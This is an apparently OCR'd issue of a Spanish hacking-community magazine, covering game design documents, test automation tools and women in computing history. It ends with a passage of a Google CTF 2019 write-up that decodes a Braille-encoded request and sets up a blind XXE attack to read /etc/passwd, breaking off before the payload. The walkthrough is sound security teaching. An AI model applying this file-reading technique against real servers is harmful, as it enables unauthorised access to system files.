2.- Diálogos interactivos: El jugador tiene que interactuar para hablar con otro u otros personajes, además puede tomarse el tiempo para decidir que respuestas dar y elegir el camino a seguir, estas conversaciones son muy utilizadas en aventuras gráficas y las elecciones de los diálogos suelen repercutir en la trama del juego.
3.- Diálogos que se producen mientras juegas: Algunos otros juegos utilizan este tipo de diálogos para dar pistas al personaje principal acerca de lo que debe hacer u objetos tomar, ¿qué hacer para llevar acabo las misiones?, este tipo de información debe construirse como si fuera un diagrama de flujo es decir que una vez plantada la idea principal de nuestro juego debemos decidir cuál será el rumbo que va a tomar este y el tipo de interacciones o información que se necesita para guiar al personaje principal a través de nuestro juego, aunque también estos diálogos pueden servir para confundir al jugador y tratar de atrapar aún más su atención haciendo que preste atención a pequeños detalles que puedan llevarlo hacia el final de la misión.

MINDMANAGER

Para crear los diálogos de nuestro juego lo haremos con una herramienta llamada Mindmanager[6]. Su instalación es bastante sencilla, es un software bastante comercial, pero por su precio y por todo lo que hará por nosotros vale la pena que lo utilicen, aunque también existen softwares gratuitos que pueden ofrecernos cosas similares como **Freemind y Xmind**.
Para escribir los diálogos hay que tener a la mano una hoja de papel para echar a volar la imaginación, creando preguntas- respuestas, diálogos-opciones lo cual ayudara a dirigir el rumbo del juego, para hacer que los diálogos sean interesantes, es recomendable dar varias respuestas a las preguntas, buscar diferentes opciones para hacer del juego más divertido.

[6] www.mindjet.com

Como sugerencia se pueden probar los softwares que mencionados anteriormente para que ir practicando y ver que es muy sencillo desarrollar ideas.

CREAR EL DOCUMENTO DE DISEÑO

Ahora trataremos de explicar de la piedra angular de nuestro videojuego. En el reside toda la información de nuestro juego.

Lo primero que se debe tener claro es

- ¿Qué es un documento de diseño?
- ¿Para qué sirve?
- ¿Qué contiene?

Explicaremos de manera muy breve lo básico que debe contener un documento para un proyecto.

DESCRIPCIÓN

Debe contener la descripción del proyecto explicando que es lo que contiene, de qué trata, es decir una breve presentación resaltando todos los puntos buenos de nuestra creación. Esto resulta fundamental para sacar a la venta nuestro juego si has creado algo innovador o una nueva mecánica de juego.

TECNOLOGÍA

Es decir, con que motor gráfico se hará el juego existen varias opciones, pero si somos programadores o conocemos a uno es posible hacerlo. Además, debe ir al par con las nuevas tecnologías y buscar la que nos permita realizar todo aquello que ya se encuentra en mente.

STORYLINE

Para hacer nuestro documento es importante hacer un resumen muy detallado de nuestro juego, pero es muy importante que no rebase más de 10 hojas, es decir colocar ahí sólo la esencia de la historia para que los demás compartan nuestra idea acerca de lo que queremos que haga el juego.

MODOS DE JUEGO

Esta sección es muy importante ya que aquí se define si será un juego de una sola persona o en modo cooperativo, para eso tendremos que realizar un organigrama para hacer resúmenes de las misiones y de las misiones secundarias, importante ya tener clara la estructura de nuestro videojuego.

OPCIONES DE JUEGO

Esta parte puede resultar bastante sencilla en apariencia pero debemos poner mucha atención ya que conforme avanza el juego las opciones deben ir cambiando e incluso podemos tener algunas modificaciones en la pantalla, los niveles de dificultad, en los controles definir las acciones hará en el control, combinaciones que pueden existir para obtener algún movimiento especial o el movimiento de la cámara, para definir la mecánica de los controles es importante que probarlo y ver qué tan instintivo puede llegar a ser, lo rápido de aprender para que los jugadores se sientan cómodos con los controles.

MECÁNICAS DE JUEGO

Esta es la parte más divertida de crear nuestro propio videojuego aquí es donde se saca provecho de todas las opciones que queremos ofrecer en el juego, por ejemplo: si nuestro personaje tiene que ser sigiloso al entrar a un nuevo escenario o encontrar algunas llaves para pasar a la siguiente misión, también es posible que nuestro personaje principal pueda valerse de algunos ítems que ha recolectado durante las misiones del juego.

Este tema es bastante amplio por lo cual sugerimos que vayan pensando en los personajes y visualizar cuáles serán los escenarios, armas y algunas otras mecánicas para explotar al máximo el juego.

ENTORNOS

Hay que tener bastante claro donde se desarrolla nuestro juego para poder pensar en escenarios y sub escenarios también debemos documentarnos muy bien para saber lo que debe tener el escenario u otras opciones que podamos adicionar, por ejemplo si la idea es crear escenarios para un juego que se desarrolla en el medioevo leeremos algunos libros, buscaremos ilustraciones para colocar artículos que vayan acorde a la época obviamente no colocaremos computadoras, ni aviones o algún otro elemento fuera de lo que queremos mostrar sino nuestro proyecto podría perder algo de rumbo.

ÍTEMS

Una parte complicada pues no basta en pensar ¿qué requieren nuestros personajes? sino también las funciones específicas de cada uno de ellos ¿cómo unirse a la mecánica de nuestro juego?

No podemos tener todo lleno de ítems pues los jugadores perderán en interés así que debemos distribuirlos donde lo creamos conveniente y útil según el momento de nuestro juego.

PERSONAJES

Este punto ya lo hemos tocado en ediciones pasadas lo más recomendable es tener súper definidos a todos los personajes, funciones para que a partir de esto podamos decidir en qué momento aparecerán y sobretodo la creación de las fichas de los personajes resaltando partes de su personalidad que consideremos primordiales.

VEHÍCULOS

En ella definiremos la jugabilidad de los mismos, características primordiales, por ejemplo, si se pueden destruir, en qué tipo de terreno puede conducirse mejor, donde se encuentran y si necesitan de alguna condición especial para conducirlos.

INTERFAZ O GUI (GRAFIC USER INTERFACE)

La interfaz es aquello que nos va a permitir comunicarnos con nuestros personajes, es decir que nos indica si podemos usar un poder especial o nuestra barra de vida indicando que es lo que necesitan nuestros personajes. Muy importante que no llenes la pantalla ten en cuenta lo necesario para poder jugar.

CÁMARAS

Nuestro proyecto puede tener una cámara en tercera persona o bien en primera persona para definir esto hay que tener claro que es lo que queremos mostrar a nuestros jugadores, movimiento nuestros personajes dentro del juego, precisando bastantes puntos en el manejo de las cámaras por ejemplo al apuntar con un arma o alguna otra función que nos permita poder hacer de nuestro juego fácil, sencillo y que no perdamos de ningún detalle importante o mínimo.

ENTRANDO AL MUNDO DE LA AUTOMATIZACIÓN

QA
ANALÍTICA WEB

Al hablar de automatizar las pruebas de software, nos referimos a la ejecución, diseño y desarrollo de tareas que no necesitan intervención humana. Obteniendo beneficios como:

- Fiabilidad
- Rapidez
- Repetición como trabajo a corto y largo plazo

Ya que debemos realizar mantenimiento a medida por si el producto se actualiza.


Escrito por: **@MALALA** | **USER** UNDERC0DE

Programadora apasionada de compartir conocimientos, sus lenguajes preferidos son PHP, PYTHON y JAVA, fanática de la programación en general.

Contacto:
underc0de.org/foro/profile/Malala

La automatización sirve para ser ágiles y poder finalizar el trabajo de testing lo más rápido posible. Poner foco en detectar los errores y optimizar pruebas. De esta forma se detecta dónde se debe mejorar la calidad de los procesos.


No significa que se deba eliminar el testing manual, ya que **no todo se debe automatizar**. Hay que considerar que el testing comienza siendo manual y luego finaliza siendo automatizado.



Existen diferentes tipos de testing, y su conocimiento de cada parte es muy importante para poder entender qué automatizar. Para eso existe la famosa “pirámide de Cohn”.

Lo recomendable es realizar tests unitarios, como punto de partida, con el objetivo de detectar fallos. Luego vienen los tests a nivel de APIs. Y finalmente se realizan las interfaces gráficas, qué son las pruebas automáticas.

Al automatizar hay que ser estratégicos, ya que, de lo contrario, sucederá lo que se llama “Cono de helado”. Donde la pirámide de Cohn se invierte dándole prioridad a las pruebas automáticas. Cayendo en malas prácticas.



VENTAJAS

- Eliminación de trabajos rutinarios.
- Fiabilidad en la técnica y en operación de equipos.
- Mejora de la calidad del producto.
- Optimización del análisis del producto.

DESVENTAJAS

- Requiere personal con conocimientos en el ámbito.
- Inversión en equipos más costosa.
- Dificultad de adaptación a los cambios de un proceso

HERRAMIENTAS PARA AUTOMATIZACIÓN DE PRUEBAS DE SOFTWARE

1. **Selenium (Web Application Testing)**: Uno de los frameworks más utilizados para probar aplicaciones web, principalmente para la interfaz web y las pruebas funcionales.
2. **Appium (Mobile Testing):** Framework de automatización de pruebas para probar aplicaciones web nativas, híbridas y móviles para plataformas iOS, Android y Windows en dispositivos reales y simuladores.
3. **JMeter (Load Testing):** Herramienta basada en Java diseñada para cargar el comportamiento de la aplicación y medir el rendimiento del sitio web.
4. **Jenkins (Continuous Testing):** Proporciona una forma poderosa de administrar los cambios de código, las pruebas y el ciclo de vida del despliegue, junto con la administración de releases, acelerando el ciclo de vida general del desarrollo del software.
5. **TestLink (Test Management):** Brinda soporte para administrar y mantener casos de prueba, conjuntos de pruebas, documentos de prueba y proyectos en un solo lugar.
6. **Mantis (Bug-Tracking & Project Management):** Herramienta que proporciona funciones de gestión de proyectos y administración de problemas que ayudan a lograr una colaboración más rápida y efectiva entre equipos y clientes.
7. **Postman (API Testing):** Permite probar APIs. Los QA y desarrolladores pueden utilizar esta herramienta gratuita como una extensión de Chrome o un producto de colaboración en la nube para desarrollar, probar y documentar las API más rápidamente.
8. **Firebug / Firepath (Online Debugging):** Es una extensión de navegador web que ayuda a los QA en la depuración, edición y supervisión en línea de CSS, HTML y JavaScript de la aplicación web.
9. **GitHub (Project & Source Code Hosting):** Servicio de repositorio basado en la web para alojar y administrar proyectos de software, versiones y código fuente. Cuenta con características como edición en línea, ticketing, seguimiento de errores, administración de tareas, así como funciones de redes sociales como feed, wikis, que ayudan a millones de desarrolladores y QAs a trabajar de manera colaborativa.

LEGADO DE LAS MUJERES EN LA INFORMÁTICA

CAPSULAS DEL TIEMPO

Queremos incentivar la participación de las mujeres en el ***mundillo de bits***, se dice que los hombres acaparan este tipo de comunidades, algunos hablan sobre las razones del ¿Por qué existe un desequilibrio de género en el mundo de la tecnología?

Escrito por: @**DENISSE** | **CO-ADMIN** UNDERC0DE

Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:
underc0de.org/foro/profile/Denisse

Como primera evidencia mencionan que hay menos mujeres matriculadas en las escuelas de **informática/sistemas/tecnologías de la información**, pero...

Hablemos del ***Legado de las mujeres en la Informática:***

ADA LOVELACE - LA MADRE DE LA PROGRAMACIÓN


La computación tiene sus raíces más allá de los 40´s, con Ada como la **Verdadera Pionera** de un legado que aún tiene vigencia, considerada como la **Primera Programadora de la Historia** incluso contando a los hombres, hija del famoso poeta Lord Byron.

Discípula y colaboradora del matemático **Charles Babbage**, en el diseño la maquina Analítica, con investigaciones de Babbage, destacando cuando el ingeniero italiano Luigi Menabrea conoce a Charles en 1843 y le describe la máquina, Ada es quien traduce el documento detalladamente al inglés, por lo que se considera estas notas como **el primer algoritmo de la historia,** ya que se trata de instrucciones para hacer cálculos, condensadas en un algoritmo codificado para que la máquina de Babbage las pudiera procesar. Indicando que la máquina no pude generar conocimiento por si sola sino ofrecer información disponible de forma organizada, lo que equivale a resolver problemas. Cabe resaltar que los trabajos de Ada los firmó con sus iniciales **A.A.L.** (Augusta Ada Lovelace) con temor a que fueran censurados por tratarse de una mujer.

En 1952 un siglo después de su muerte fue publicado con su nombre completo. Ada también planteó las tarjetas perforadas como modo de introducción de datos y comunicación con la máquina de Babbage. **Influyendo en personalidades como Alan Turing o John von Neumann**, en la actualidad un lenguaje de programación utilizado en la aeronáutica lleva su nombre, un entorno que requiere de gran seguridad.

Desde 2009 se celebra el **Día de Ada Lovelace**, **el segundo martes de octubre**, cuyo objetivo es Reconocer las Contribuciones de las Mujeres en los Campos de la Ciencia, la Tecnología, la Ingeniería y las Matemáticas.

GRACE HOPPER – AMAZING GRACE



Científica que se destacó por su vasto conocimiento en matemáticas, era militar y gran referente de la ciencia de la computación, aunque oculta por mucho tiempo.

Realizó aportes en la Segunda Guerra Mundial (1943) y al inicio de **La Revolución Informática**, en un mundo dominado por hombres, a pesar de todo su conocimiento, talento y valor la llevaron a convertirse en la científica más respetada de la época, marcando un antes y después en la revolución informática.

En 1943 ella se alistó para participar en la Segunda Guerra Mundial como profesora. Después de la guerra, se unió a la Reserva de la Marina, allí fue asignada para trabajar en la **Mark I** – La Primera Computadora Programable Electromecánica, desarrollada por mujeres, donde Grace estaba a cargo de dicho proyecto, un ordenador con 760.000 ruedas y 800 kilómetros de cable. Después de la guerra, Grace continuó su labor en el mundo de la computación, con proyectos de computadoras programables **Mark II y Mark III**.

Cabe destacar que con la Mark II fue donde nació el **término de bug**, cuando una polilla interrumpió las operaciones de la máquina.

Los aportes de Grace en tecnología se extendieron hasta 1949, trabajando con Eckert-Mauchly Computer Corporation, Remington Rand, en la supervisión de la programación de **UNIVAC**, en 1952 participó en el desarrollo de una herramienta de traducción de lenguajes de programación a código máquina, es decir un compilador de lenguajes de programación, antecesor de COBOL.

En 1991 se convirtió en la **Primera Mujer en Recibir la Medalla Nacional de Tecnología.** La universidad de Missouri cuenta con un museo de computadoras en su campus, llamado **Grace's Place**, con las primeras computadoras desarrolladas en la historia.

KATHERINE JOHNSON – LA COMPUTADORA HUMANA

Pertenecía a un equipo de la NASA, denominado **Las Computadoras Humanas**, en los 50´s / 60´s, no se tenía confianza en las computadoras, por lo que la tarea de este grupo de mujeres era realizar a mano todos los cálculos necesarios para obtener las trayectorias de despegue y reentrada de las naves espaciales, un proceso largo, complejo y tedioso que las mujeres como ella debían realizar una y otra vez, con el fin de asegurarse que los cálculos fuesen correctos, ya que en sus manos estaba la vida de los astronautas.

Katherine no era como el resto de *las computadoras humanas de la NASA*, ella hacía preguntas y quería aprender todo sobre su trabajo y sobre la agencia espacial. A pesar del racismo y otros obstáculos, logró ser una de las mujeres más importantes para la NASA.

En 1962, formó parte de la misión Atlas 6 con la misión de poner en órbita alrededor de la Tierra a un ser humano. Se dice que John Glenn, protagonista de esta misión espacial, se negó a salir al espacio hasta que Katherine confirmara los cálculos hechos por las computadoras. De tal manera, Glenn solo estaría dispuesto a pulsar el botón de despegue si daba el visto bueno.

Pudo asistir a reuniones que anteriormente se consideraban ***exclusivas para los hombres***, pudiendo aprender tanto que dejó de ser una computadora humana, convirtiéndose en miembro del equipo responsable de las misiones espaciales más importantes de la NASA, siendo **la mujer detrás del éxito del Apolo XI**, gracias a sus cálculos matemáticos, la NASA fue capaz de enviar astronautas a la luna y traerlos de regreso sanos y salvos.

En 2015 fue galardonada con la **Medalla Presidencial de la Libertad de los Estados Unidos**, recibiéndola del entonces presidente Barack Obama. La NASA la honró en 2016, colocándole su nombre a las nuevas **Instalaciones Informáticas del Centro de Investigaciones Langley**.

MARGARET HAMILTON - LA PRIMERA INGENIERA DE SOFTWARE

Una auténtica pionera en una época en la que la programación no se consideraba ciencia. **La mujer que moldeó el termino Ingeniería de Software**, según cuentan sus compañeros de la NASA se burlaron de ella cuando utilizó el término por primera vez y lo siguieron haciendo hasta que un día un **gurú** de la programación le dio la razón. Visionaria de la programación informática, quien evitó el desastre durante el aterrizaje del Apolo XI.

En 1960 Margaret ingresó al Departamento de Meteorología del Instituto Tecnológico de Massachusetts (**MIT**), con el profesor *Edward Norton Lorenz*, aprendiendo varios lenguajes de programación de manera autodidacta, una de las encargadas en diseñar el software que permitía predecir el tiempo utilizando los ordenadores LGP-30 y PDP-1.

Involucrada en el proyecto del Laboratorio Lincoln del MIT (SAGE proyecto de predicción del clima) un proyecto militar, Margaret se encargó de desarrollar el software para el primer ordenador AN/FSQ-7 que buscaba aviones "No-amigos" en el espacio aéreo norteamericano.

El éxito obtenido de esta misión militar permitió que Margaret se uniera al Laboratorio Charles Stark Draper del MIT, unidad que trabajaba en el Apolo XI. Destacando por sus conocimientos en programación extraordinarios, fue la

encargada, junto con su equipo, de diseñar parte del software que hacía funcionar el Módulo de Mando y el Módulo Lunar. Minutos antes de que el módulo Lunar alunizara, hubo un fallo que hizo saltar todas las alarmas. Gracias a que el software estaba diseñado para priorizar funciones forzosas y descartar los que no lo eran mediante la detección precoz de errores, se evitó una sobrecarga en el sistema.

Según sus propias palabras:

> *"Si el ordenador no se hubiera diseñado para recuperar errores, dudo que el Apolo hubiera aterrizado en la Luna*. Pero lo hizo.

En 1976 cofundó la empresa Higher Order Software (HOS), aprovechando sus conocimientos en detección de errores, en 1986 creó Hamilton Technologies, también dirigido a la prevención de errores de software.

Recibiendo innumerables premios que han recompensado su esfuerzo a lo largo de su vida. Además del ***Exceptional Space Act Award de la NASA***, reconoció su labor con la **Medalla Presidencial de la Libertad en 2006**, el mayor reconocimiento concedido a un civil en Estados Unidos.

> *"Uno no debería tener miedo a decir "no lo sé" o "no lo entiendo", o incluso de hacer "preguntas tontas". Ninguna pregunta es tonta. Aunque las cosas puedan parecer imposibles, aunque los expertos digan que algo es imposible, aunque haya que seguir el camino sola, no hay que tener miedo a estar equivocada, a admitir errores; aquellos que sepan fallar de forma estrepitosa son los que pueden conseguir cosas grandiosas.*

En el ciclo de vida activa de **UNDERC0DE**, siendo una comunidad abierta para todos, podemos señalar que hay mujeres que se han destacado, dejando huella en el foro, si bien para muchos existe la incógnita de saber, ¿si las que leemos con Nick o género femenino será un troll o alguien que desea recibir respuesta pronto?, ¿si quien está escribiendo es realmente una mujer?, entre otras. Sabemos que existe presión social porque no quieren verse etiquetadas como ***raras*** o la que está en ***un ámbito de solo para hombres.***

Podemos decir que en el foro ninguna presta atención a ese tipo de etiquetas o presión social y la intención es motivarlas a participar más activamente.

Somos >200 de UnderGirls en nuestro foro:
•LECTORAS•UNDERC0DERS•COLABORADORAS•
•MODERADORAS•ADMINISTRADORAS•

Rompiendo estereotipos y etiquetas

La participación, aportación y colaboración de las mujeres en este foro es importante, es notable y es por eso que las **UNDERGIRLS NO SOMOS INVISIBLES**, seamos más participativas en el foro y en el mundo de la tecnología, hagamos notar nuestra presencia en esta área sin tabúes, **todos los días no solo el 8 de marzo**.

DE BLIND XXE A LECTURA DE ARCHIVOS CON PERMISOS DE ROOT

CAPTURE THE FLAG / RETOS

Un CTF (Capture The Flag/Captura la bandera). Son competencias que permiten poner a prueba nuestras habilidades sobre hacking por medio de retos de diferentes modalidades que tendremos que resolver para conseguir la famosa **flag** que es un código (Por ejemplo: *fl4g<W3lc0m3_t0_CTF}* que permite confirmar a la plataforma del desafío que hemos sido capaces de resolver el reto y normalmente, va acompañada de una compensación con puntos o premio. La cantidad de puntos irá relacionada con la complejidad del reto y/o tiempo/personas en resolverlo. Por ejemplo, si el reto principalmente vale 100 puntos y hemos sido los 2º en resolverlo, pues el 1º habrá ganado 100 puntos, nosotros (2º) 99 puntos, el 3º 98 puntos, etc.

Escrito por: **@DARK1T** EN **COLABORACIÓN CON** UNDERC0DE

Integrante del Mayas CTF Team equipo orgullosamente mexicano con una meta en común, poner el nombre de México en lo más alto en competiciones tipo CTF a nivel mundial,

Contacto:

Blog: mayas-ctf-team.blogspot.com

Redes Sociales:

Twitter: @dark1t

Agradecemos a @ArdaArda **por el contacto**

Los CTFs tienen un tiempo límite para resolver el mayor número de retos posibles y sirven para:


- Adquirir conocimientos y experiencia en el entorno de la seguridad informática.
- Poner a prueba nuestras habilidades de hacking de forma legal y controlada.
- Mejorar nuestro currículum vitae.
- Lo más importante.... ¡Para divertirnos!

En este write-up se explica la solución del reto **BNV de la categoría Web que se resolvió durante el Google CTF 2019**.


La URL y descripción del reto era la siguiente:

```
There is not much to see in this enterprise-ready™ web application.
https://bnv.web.ctfcompetition.com/
```


Al navegar la página del reto se encontró un simple **input select** y un **submit** para seleccionar una de tres ciudades (Zurich, Bangalore, Paris), el background en negro y varias referencias a la palabra "blind" (ciego). Inclusive, el banner de la página mostraba un mensaje de bienvenida en sistema Braille.



Se interceptó el request al seleccionar Zurich como ciudad y nos encontramos con una petición POST de tipo JSON con un parámetro message y números como valor de ese parámetro. Al enviar el request se recibía información de la ciudad en un parámetro llamado **ValueSearch**.




La página se veía bastante simple y el request no decía mucho, entonces se accedió al código fuente en busca de alguna pista u otra información importante.
En el código fuente se pudo observar que se estaba llamando un script **post.js**



ANÁLISIS DEL SCRIPT POST.JS

Accediendo al contenido del script con la URL **https://bnv.web.ctfcompetition.com/static/post.js** y después de analizarlo se encontró lo siguiente:

- La palabra del input select se codificaba a braille (números) y se le agregaba un cero (0) al final de cada letra, de tal forma que a = 10, b = 120. Lo anterior se determinó con ayuda del ***alfabeto Brailley*** concluyendo que a cada dígito del número correspondía una posición.




```
z = 13560
u = 1360
r = 12350
i = 240
c = 140
h = 1250
zurich = 1360123502401401250
```

- La aplicación envía el número codificado del parámetro message usando un POST request a la dirección /api/search en formato JSON por medio de la función **XMLHttpRequest**(). Ésta función permite utilizar diferentes tipos de contenido (Content-Type) como **JSON** o **XML**.
- El servidor del reto devolvía el resultado de la búsqueda en formato JSON con el parámetro **ValueSearch**.


El contenido del **script post.js** es el siguiente:

```
1.  function AjaxFormPost() {
2.    var datasend;
3.    var message =
    document.getElementById('message').value;
4.    message = message.toLowerCase();
5.    var blindvalues = [
6.      '10',    '120',   '140',    '1450',   '150',
    '1240',  '12450',
7.      '1250',  '240',   '2450',   '130',    '1230',
     '1340',  '13450',
8.      '1350',  '12340', '123450',
    '12350',  '2340',  '23450', '1360',
9.      '12360', '24560', '13460',  '134560', '13560',
10.   ];
11.   var blindmap = new Map();
12.   var i;
13.   var message_new = '';
14.   for (i = 0; i < blindvalues.length; i++) {
15.     blindmap[i + 97] = blindvalues[i];
16.   }
17.   for (i = 0; i < message.length; i++) {
18.     message_new +=
    blindmap[(message[i].charCodeAt(0))];
19.   }
20.   datasend = JSON.stringify({
21.     'message': message_new,
22.   });
23.   var url = '/api/search';
24.   xhr = new XMLHttpRequest();
25.   xhr.open('POST', url, true);
26.   xhr.setRequestHeader('Content-type',
    'application/json');
27.
28.   xhr.onreadystatechange =
29.       function() {
30.     if (xhr.readyState == 4 && xhr.status == 200)
    {
31.         console.log(xhr.getResponseHeader('Content
    -Type'));
32.         if (xhr.getResponseHeader('Content-Type')
    == "application/json; charset=utf-8") {
33.             try {
34.                 var json =
    JSON.parse(xhr.responseText);
35.                 document.getElementById('database-
    data').value = json['ValueSearch'];
36.             }
37.             catch(e) {;
38.                 document.getElementById('database-
    data').value = e.message;
39.             }
40.         }
41.         else {
42.             document.getElementById('database-
    data').value = xhr.responseText;
43.         }
44.     }
45. }
46.       xhr.send(datasend);
47. }
```

Después de analizar el script, se intentaron varios tipos de inyección y ataques conocidos en JSON, pero no se encontró algo prometedor. También se intentó enviar payloads codificados en Braille pero no se obtuvo algún resultado satisfactorio.
Poco después a @nogagmx se le ocurrió mandar un request con contenido tipo XML en lugar de JSON. Esto nos respondió algo favorable, ya que al parecer la aplicación procesaba adecuadamente éste lenguaje.

Petición XML

Formamos una petición en formato XML con el contenido del parámetro message, que en este caso fue el valor codificado de Zurich y se estableció la cabecera **Content-Type** igual a **application/xml**. El servidor respondió el mismo mensaje de antes correspondiente a Zurich, pero ahora sin formato JSON.



Con lo anterior vino a la mente el ataque XXE (XML External Entity attack), con el cual es posible que un atacante interfiera en la forma en que la aplicación web maneja datos XML y entre otras cosas, permite que éste pueda leer archivos de la víctima o que pueda interactuar con el backend.

La descripción del reto no proporcionaba información acerca de la ubicación de la bandera o cómo obtenerla, por lo que como primer paso se decidió intentar leer archivos usando el ataque XXE mencionado anteriormente.

Para realizar un ataque XXE que muestre un archivo de la máquina víctima es necesario enviar una petición con data en formato XML[7], el cual debe tener un elemento tipo DOCTYPE que defina una entidad externa (external entity) y que ésta contenga el path del archivo.

Intentando leer archivos y directorios de la víctima

Un archivo presente comúnmente en sistemas Unix es **/etc/passwd**. Usualmente, este archivo se utiliza para validar si existe una vulnerabilidad del tipo lectura arbitraria de archivos de sistema. Tomando en consideración todo lo mencionado anteriormente, se envió la siguiente petición al servidor y nos respondió "**No result found**" (este error se obtenía cuando se enviaba algún valor inexistente en el parámetro message, es decir un valor diferente a las 3 ciudades listadas en el input select)

[7] portswigger.net/web-security/xxe/xml-entities

